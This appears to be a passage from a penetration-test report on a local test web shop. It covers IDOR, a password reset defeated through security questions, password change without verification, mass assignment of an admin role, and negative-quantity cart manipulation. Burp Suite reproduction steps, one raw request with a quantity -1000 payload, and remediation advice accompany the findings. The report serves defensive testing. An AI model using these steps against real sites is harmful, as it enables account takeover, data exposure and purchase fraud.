Affected Endpoints	GET /rest/User/{id} GET /rest/basket/{id} GET /rest/Delivery/{id} DELETE /api/BasketItems/{id}

Description:
An **Insecure Direct Object Reference (IDOR)** vulnerability was identified across multiple API endpoints. The application relies on user-supplied object identifiers to access protected resources but fails to perform adequate server-side authorization checks.
During the security assessment, modifying resource identifiers within API requests allowed unauthorized access to other users' data and enabled unauthorized actions on resources belonging to different users. This demonstrates insufficient object-level authorization enforcement across multiple application endpoints.

Impact:
The successful exploitation of this vulnerability, aallows an authenticated attacker to bypass object-level authorization by manipulating resource identifiers within API requests.. As a result, an attacker access, modify, or delete resources associated with other users, including user profiles, shopping baskets, delivery information, and basket items. This may lead to unauthorized disclosure of personal information, exposure of shopping basket contents and delivery addresses, unauthorized deletion of basket items, privacy violations, compromise data integrity, and unauthorized actions that could adversely affect the both users and the application.

Steps To Reproduce:
Case-1: User Profile Access:
1. Login into application using an valid user account.
2. Send a request to the user API endpoints /rest/Users/{id}.
3. Capture request in Burp Suite and send to repeater.
4. Modify the user identifier (e.g 1,2,3).
5. Observe the response, another user's profile information is disclosed.

Case-2: Basket Access;
1. Access the basket endpoint /rest/basket/{id}.
2. Send it to repeater, modify the basket identifier and send the request.
3. Observe the response, another user's basket information is returned.

Case-3: Delivery Address Access


1. Access the delivery API endpoint /api/delivery{id}.
2. Send it to the repeater, modify delivery identifier, and send the request.
3. Observe the response, another user's delivery address is returned.

Case-4: Basket Item Deletion:


1. Intercept the basket item deletion request api/BasketItems/{id}.
2. Modify the basket item identifier.
3. Forward the request.
4. Observe the response, another user's basket items is deleted without authorization.

Supporting Evidence:


Another User Profile Access




Another User Basket Access



Another User Delivery Address Access



Another User Basket Item Deleted



Remediation Recommendation:

- ► Enforce Server-side object-level authorization check for every request before granting access to any resource.
- ► Validate that the authenticated user is authorized to access, modify, or delete requested resource.
- ► Avoid relying solely on user-supplied object identifiers for authorization decisions. Use indirect or non-predictable identifiers
- ► Implement role-based or attribute-based access control (RBAC/ABAC) to restrict access to resources based on ownership and permissions.

Reference:

A01:2025 - Broken Access	https://owasp.org/Top10/2025/A01_2025-

Control	Broken_Control_Access/
CWE - 639	https://cwe.mitre.org/data/definitions/639.html


Weak Password Reset Mechanism	
CVSS Score	9.3 (Critical)
CVSS Vector	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:N/SC:N/SI:N/SA:N
Affected Component	Password Reset Functionality
Affected Endpoints	POST /rest/user/reset-password

Description:
A weakness was identified in the application's password reset functionality. The application relies on knowledge-based authentication (security questions) as the primary mechanism for verifying user identity during password recovery.
During the security assessment, the answers to the security questions were obtained using publicly available information (OSINT), allowing the password of another user account to be reset without authorization. This demonstrates that the password recovery process relies on easily obtainable information rather than strong identity verification.

Impact:
The successful exploitation of this vulnerabilty, allows an attacker to reset another user's password without their consent, resulting in complete account takeover. Once the password is changed, the attacker can authenticate as the victim, access sensitive personal information, perform unauthorized actions, modify account settings, and potentially abuse application functionality. This compromises both the confidentiality and integrity of user accounts.

Steps To Reproduce:
1. Navigate to the Forgot Password page.
2. Enter the target jim user’s email address.
3. Identify the security questions.
4. The jim user comments point to star trek so using OSINT tools perform research for this.
5. Now, perform research for the answer through the publicly available information or OSINT techniques.
6. After research, found jim sibling’s name “George Samuel Kirk”.
7. Submit the jim sibling’s middle name as answers and specify the a new password.
8. Observe that the password is successfully reset.
9. Log into account using new password to confirm unauthorized account takeover.

Supporting Evidence:



Remediation Recommendation:

- Replace knowledge-based security questions with more secure password recovery mechanisms, such as one-time reset tokens sent to verified email addresses.
- Require multi-factor authentication (MFA) for sensitive account recovery operations where appropriate.
- Avoid using publicly discoverable personal information as authentication factors.
- Implement rate limiting and account lockout mechanisms to prevent automated guessing attempts.

Reference:

A07: 2025- Authentication Failures	https://owasp.org/Top10/2025/A01_2025-Authentication_Failures/
CWE-640	https://cwe.mitre.org/data/definitions/640.html
OWASP Forgot Password Cheat Sheet	https://cheatsheetseries.owasp.org/cheatsheets/Forgot_Password_Cheat_Sheet.html


	Password Change Without Current Password Verification
CVSS Score	7.6 (High)
CVSS Vector	CVSS:4.0/AV:N/AC:H/AT:N/PR:L/UI:N/VC:H/VI:H/VA:L/SC:N/SI:N/SA:N
Affected Component	Password Change Functionality
Affected Endpoints	POST /rest/user/change-password


Description:
A weakness was identified in the application's password change functionality, where the server failed to verify the user's current password before processing a password update request. During the security assessment, the request was modified by removing the **current password** parameter, and the application accepted the request, allowing the account password to be changed without validating the user's existing credentials. This indicates that the application relies on insufficient server-side validation during sensitive account management operations.

Impact:
An authenticated attacker who gains access to a user's active session can change the account password without knowing the current password, effectively taking permanent control of the account. This weakness may facilitate unauthorized account takeover, prevent legitimate users from accessing their accounts, and compromise the confidentiality and integrity of user data.

Steps To Reproduce:
1. Login into the application using valid credentials.
2. Navigate to the profile Change Password functionality.
3. Intercept the password change request using Burp Suite.
4. Remove the current password parameter and forward the request.
5. Observe that the application successfully change the password without verifying the current password.
6. Confrim the password change by logging with new password.

Supporting Evidence:





Remediation Recommendation:

- Always require the user's current password before permitting a password change.
- Validate all required request parameters on the server and reject requests with missing or modified security-critical fields
- Perform server-side validation of the current password regardless of client-side controls.
- Implement multi-factor authentication (MFA) or step-up authentication for password changes.

Reference:

A07: 2025- Authentication Failures	https://owasp.org/Top10/2025/A07_2025-Authentication_Failures/
CWE-620	https://cwe.mitre.org/data/definitions/620.html
OWASP Authentication Cheat Sheet	https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html

Mass Assignment Leading to Administrative Account Creation	
CVSS Score	9.3 (Critical)
CVSS Vector	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N
Affected Component	User Registration Functionality
Affected Endpoints	POST /api/Users/


Description:
A Mass Assignment vulnerability was identified in the user registration functionality. The application automatically binds user-supplied request parameters to backend object properties without adequately restricting sensitive attributes. During the security assessment, the registration request was modified to include the role attribute with the value admin. The application accepted the additional parameter and successfully created an administrator account, demonstrating insufficient server-side validation of privileged object properties.

Impact:
The successful exploitation of this vulnerability, allows an unauthenticated attacker to create an account with administrative privileges during registration. This results in unauthorized privilege escalation and provides unrestricted access to administrative functionality. An attacker may subsequently access sensitive information, manage user accounts, modify or delete application data, bypass security controls, and compromise the confidentiality and integrity of the application.

Steps to Reproduce:

1. Navigate to the user registration page.
2. Intercept the registration request using Burp Suite.
3. Modify the JSON request body by adding the property:
   “role”:”admin”
4. Forward the modified request to the server.
5. Observe that the application successfully create the user account.
6. Login into application using newly created account.
7. To verify that account has administrative privilege, access the administrative functionality.

Supporting Evidence:





Remediation Recommendation:

- Implement an allowlist of fields that clients are permitted to submit during registration.
- Ignore or reject sensitive properties such as role, isAdmin, permission and similar privilege-related attributes supplied by users.
- Perform server-side validation and authorization for all sensitive object properties.
- Assign user roles exclusively on the server side based on predefined business rules.

Reference:

A01:2025 – Broken Access Control	https://owasp.org/Top10/2025/A07_2025-Broken_Access_Control/
CWE-915	https://cwe.mitre.org/data/definitions/915.html
OWASP Mass Assignment Cheat Sheet	https://cheatsheetseries.owasp.org/cheatsheets/Mass_Assignment_Cheat_Sheet.html


Business Logic Flaw - Negative Quantity Manipulation	
CVSS Score	7.2 (High)
CVSS Vector	CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:L/VI:H/VA:L/SC:N/SI:N/SA:N
Affected Component	Shopping Cart / Checkout
Affected Endpoints	POST /api/BasketItems/

Description:
A business logic flaw was identified in the shopping cart functionality where the application fails to validate product quantities before processing purchase requests. During the security assessment, the quantity parameter was modified to a negative value using an intercepted request. The application accepted the manipulated value and recalculated the order total incorrectly, allowing products to be obtained at no cost or with an unintended financial benefit. This demonstrates insufficient server-side validation of business rules governing purchase transactions.

Impact:
The successful exploitation of this vulnerability, allows an authenticated attacker to manipulate the purchase process by submitting negative product quantities, resulting in incorrect price calculations and bypass of intended payment logic. This may enable unauthorized acquisition of products without proper payment, financial losses, abuse of promotional mechanisms, and compromise of the integrity of the application's business processes.

Steps To Reproduce:
1. Login into application with valid user account.
2. Intercept the request that updates the basket item quantity using Burp Suite.
3. Add a product to the shopping basket and intercept it.
4. Modify the quantity parameter to a negative value.
5. Forward the modified request.
6. Proceed to checkout.
7. Observe that the application accepts the negative quantity and incorrectly calculates the order total prices, allowing products to obtain without legitimate payment.

Supporting Evidence:



Request

Pretty Raw Hex JSON Web Token JSON Web Tokens

```
POST /api/BasketItems/ HTTP/1.1
Host: 127.0.0.1.nip.io:3000
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:152.0) Gecko/20100101 Firefox/152.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate, br
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJkYXRhIjp7ImlkIjoyNCwidXNlcm5hbWUiOiIiLCJlbWFpbCI6InRlc3RAanVpY2Utc2gub3
N1c3RvbWVyIiwiZGVsdXhlVG9rZW4iOiIiLCJsYXN0TG9naW5JcCI6IjAuMC4wLjAiLCJwcm9maWxlSW1hZ2UiOiIvYXNzZXRzL3B1YmxpYy9p
SwiY3JlYXRlZEF0IjoiMjAyNi0wNy0xNSAxNjoxOTowNS4xNzQgKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyNi0wNy0xNSAxNjoxOTowNS4xNzQg
qEPf2fA268rYmyKHMi1sFseMM6AXb0AB7NHn0g_FVNf1_0zlZ6KyEVsCGKMWkehMfdZRAjpxVNnQwDWOfno8-yvCmiAejhUtQMvUY_gHdbfJt5_
Content-Type: application/json
Content-Length: 43
Origin: http://127.0.0.1.nip.io:3000
Connection: keep-alive
Referer: http://127.0.0.1.nip.io:3000/
Cookie: language=en; welcomebanner_status=dismiss; continueCode=OJtMcKURHNIgT5sjFViWS9uKcLTDimHjjhRecvqTZ4SWEt(
a1rBRYlbXQpD7ndPK53qvzZNguLHWHaGu0BcoR4x96WEeVMNomwjg0JGy2kL; continueCodeFixIt=N9LzZv5OKymW7kedEnjq6Vx8BuoCqC
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJkYXRhIjp7ImlkIjoyNCwidXNlcm5hbWUiOiIiLCJlbWFpbCI6InRlc3RAanVpY2Utc2gub3
N1c3RvbWVyIiwiZGVsdXhlVG9rZW4iOiIiLCJsYXN0TG9naW5JcCI6IjAuMC4wLjAiLCJwcm9maWxlSW1hZ2UiOiIvYXNzZXRzL3B1YmxpYy9p
SwiY3JlYXRlZEF0IjoiMjAyNi0wNy0xNSAxNjoxOTowNS4xNzQgKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyNi0wNy0xNSAxNjoxOTowNS4xNzQg
qEPf2fA268rYmyKHMi1sFseMM6AXb0AB7NHn0g_FVNf1_0zlZ6KyEVsCGKMWkehMfdZRAjpxVNnQwDWOfno8-yvCmiAejhUtQMvUY_gHdbfJt5_

{
  "ProductId":1,
  "BasketId":"6",
  "quantity":-1000
}
```

Remediation Recommendation:

- Validate product quantities on the server side and reject zero or negative values.
- Enforce business rules to ensure that only positive integer quantities are accepted during cart updates and checkout.
- Enforce rules to ensure that calculated total order amount never be zero or negative value.
- Implement integrity checks throughout the checkout process to prevent unauthorized manipulation of pricing-related parameters.

Reference:

A06: 2025 - Insecure Design	https://owasp.org/Top10/2025/A06_2025-Insecure_Design
CWE-915	https://cwe.mitre.org/data/definitions/915.html
OWASP Web Security Testing Guide (WSTG)	https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/10-Business_Logic_Testing/README

